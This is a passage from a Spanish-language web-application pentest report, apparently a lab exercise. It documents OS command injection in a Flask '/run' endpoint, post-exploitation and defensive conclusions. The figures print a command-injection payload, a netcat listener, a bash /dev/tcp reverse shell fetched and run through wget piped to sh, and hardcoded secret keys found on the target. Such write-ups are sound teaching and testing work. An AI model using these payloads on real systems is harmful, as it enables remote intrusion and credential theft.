11     ent\n          Dload  Upload   Total     Spent    Left
12     Speed\n\r  0      0     0     0     0     0     0     0  0 ---:--:--:--:--:--:--
13     ---      0\r100    411  100    411     0     0  68500     0  ---:--:--:--:--:--:--

```

Selection: 571 (0x23b)

Figura 39. Envío de la reverse shell escrita en Python a través del parámetro vulnerable.

```
Pretty Raw Hex
5 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
9 Content-Type: application/json
1 Content-Length: 72
2
3 {
4   "url": "-V && id",
5   "secret_key": "commandexecutionissecret"
6 }
7

? ⚙ ⬅ ➡ Search 0 highlight

Response
Pretty Raw Hex Render
4 Content-Type: application/json
5 Content-Length: 482
6 Connection: keep-alive
7
8 {
9   "message":
10    "curl 7.64.0 (x86_64-pc-linux-gnu) libcurl/7.64.0 OpenSSL/1.1.1d zlib/1.2.11
11    libidn2/2.0.5 libpsl/0.20.2 (+libidn2/2.0.5) libssh2/1.8.0 nghttp2/1.36.0 lib
12    rtmp/2.3\nRelease-Date: 2019-02-06\nProtocols: dict file ftp ftps gopher http
13    https imap imaps ldap ldaps pop3 pop3s rtmp rtsp scp sftp smb smbs smtp smt
14    s telnet tftp \nFeatures: AsynchDNS IDN IPv6 Largefile GSS-API Kerberos SPNEGO
15    NTLM NTLM_WB SSL libz TLS-SRP HTTP2 UnixSockets HTTPS-proxy PSL \n",
16   "success": true
17 }
```

Figura 40. Confirmación de la vulnerabilidad de inyección de comandos del sistema operativo.

```
(kali㉿kali)-[~]
$ sudo nc -nlvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
```

Figura 41. Configuración del listener de netcat en la máquina atacante.

```
(kali@kali)-[~]
$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.56.102 - - [08/Sep/2026 13:56:59] code 404, message File not found
192.168.56.102 - - [08/Sep/2026 13:56:59] "GET /shell.sh HTTP/1.1" 404 -
^C
Keyboard interrupt received, exiting.

(kali@kali)-[~]
$ echo "bash -i >& /dev/tcp/192.168.56.101/4444 0>61" > shell.sh

(kali@kali)-[~]
$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.56.102 - - [08/Sep/2026 13:58:13] "GET /shell.sh HTTP/1.1" 200 -
```

Figura 42. Envío de la petición con el payload de reverse shell.




Figura 43. Petición interceptada en Burp Suite con el comando final.

```
5 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
0 Content-Type: application/json
1 Content-Length: 120
2
3 {
4   "url": "-V && wget -q0- http://192.168.56.101:8081/shell.sh | sh",
5   "secret_key": "commandexecutionissecret"
6 }
7

Response

Pretty Raw Hex Render
1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Server: nginx/1.14.2
3 Date: Tue, 08 Sep 2026 18:04:55 GMT
4 Content-Type: application/json
5 Content-Length: 54
6 Connection: keep-alive
7
8 {
9   "message": "The timeout is expired!",
10  "success": false
11 }
```

Figura 44. Detalle de la respuesta del servidor tras el envío del payload.


```
(kali㉿kali)-[~]
$ sudo nc -nlvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 38028
Request
```

Figura 45. Confirmación de la conexión de reversa recibida en el listener de netcat, verificada con el comando "w".

8. Post-Explotación

Una vez obtenida una shell interactiva sobre el sistema objetivo mediante la vulnerabilidad de inyección de comandos, se procedió a explorar el sistema de archivos en busca de credenciales adicionales. Dentro del código fuente de la aplicación (archivo de configuración de Flask) se localizaron dos valores sensibles embebidos directamente en el código:

- SECRET_KEY = "snakeoilisnotgoodforcorporations"
- JWT_SECRET_KEY = "NOreasonableDOUBTthisPASSWORDisGOOD"



```
app = Flask(__name__)
api = Api(app)
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'
app.config['JWT_COOKIE_SECURE'] = True
app.config['JWT_SECRET_KEY'] = 'NOreasonableDOUBTthisPASSWORDisGOOD'
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)
app.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)
app.config['JWT_TOKEN_LOCATION'] = ['cookies']
app.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!

app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///app.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
```

Figura 46. Fragmento del código fuente de la aplicación Flask, exponiendo la SECRET_KEY y la JWT_SECRET_KEY directamente en texto plano.

Esta práctica constituye una vulnerabilidad de exposición de secretos en el código fuente (hardcoded credentials), una de las causas más comunes de compromiso en aplicaciones reales. Adicionalmente, se identificó que la contraseña de inicio de sesión del usuario “patrick”, registrada en la base de datos como un hash pbkdf2-sha256 que no pudo crackearse mediante fuerza bruta, coincidía con una de estas claves embebidas, permitiendo así deducir su contraseña en texto plano sin necesidad de completar el ataque de diccionario iniciado en la fase de enumeración.




Figura 47. Exploración adicional del sistema de archivos tras obtener acceso.

Con estas credenciales fue posible autenticarse como el usuario “patrick” dentro de la aplicación web con privilegios más amplios que los del usuario de prueba registrado inicialmente. No se logró completar la escalación de privilegios hasta el usuario root del sistema operativo dentro del tiempo disponible para la actividad; este paso queda documentado como trabajo futuro (ver sección de conclusiones).

9. Conclusiones

El presente ejercicio permitió aplicar de forma práctica la metodología completa de un pentest de aplicaciones web: desde el reconocimiento inicial de la red hasta la explotación de una vulnerabilidad crítica de inyección de comandos del sistema operativo. Se identificaron y encadenaron múltiples fallas de seguridad:

- Control de acceso roto en los endpoints de registro y edición de contenido, que no requerían autenticación previa.
- Configuración incorrecta del mecanismo de autenticación JWT (uso de cookies en lugar de cabeceras, sin documentación clara para el cliente).
- Exposición de una clave secreta de aplicación a través de un endpoint sin la debida protección de acceso.
- Inyección de comandos del sistema operativo en el endpoint `"/run"`, que permitió ejecución arbitraria de código y obtención de una shell remota.
- Exposición de credenciales sensibles (`SECRET_KEY`, `JWT_SECRET_KEY`) directamente en el código fuente de la aplicación.

Estas vulnerabilidades, en conjunto, ilustran cómo fallas aparentemente independientes pueden encadenarse para escalar el impacto de un ataque: desde un simple registro de usuario sin restricciones hasta la ejecución remota de comandos en el servidor. La actividad refuerza la importancia de aplicar principios de seguridad como la validación estricta de entradas, el manejo adecuado de secretos (uso de variables de entorno en lugar de valores embebidos) y la implementación correcta de mecanismos de autenticación y autorización en aplicaciones web.

Como trabajo futuro, queda pendiente completar la fase de escalación de privilegios a nivel de sistema operativo (root), explorando los permisos sudo y binarios SUID disponibles para el usuario obtenido, así como documentar en video el proceso completo aquí descrito.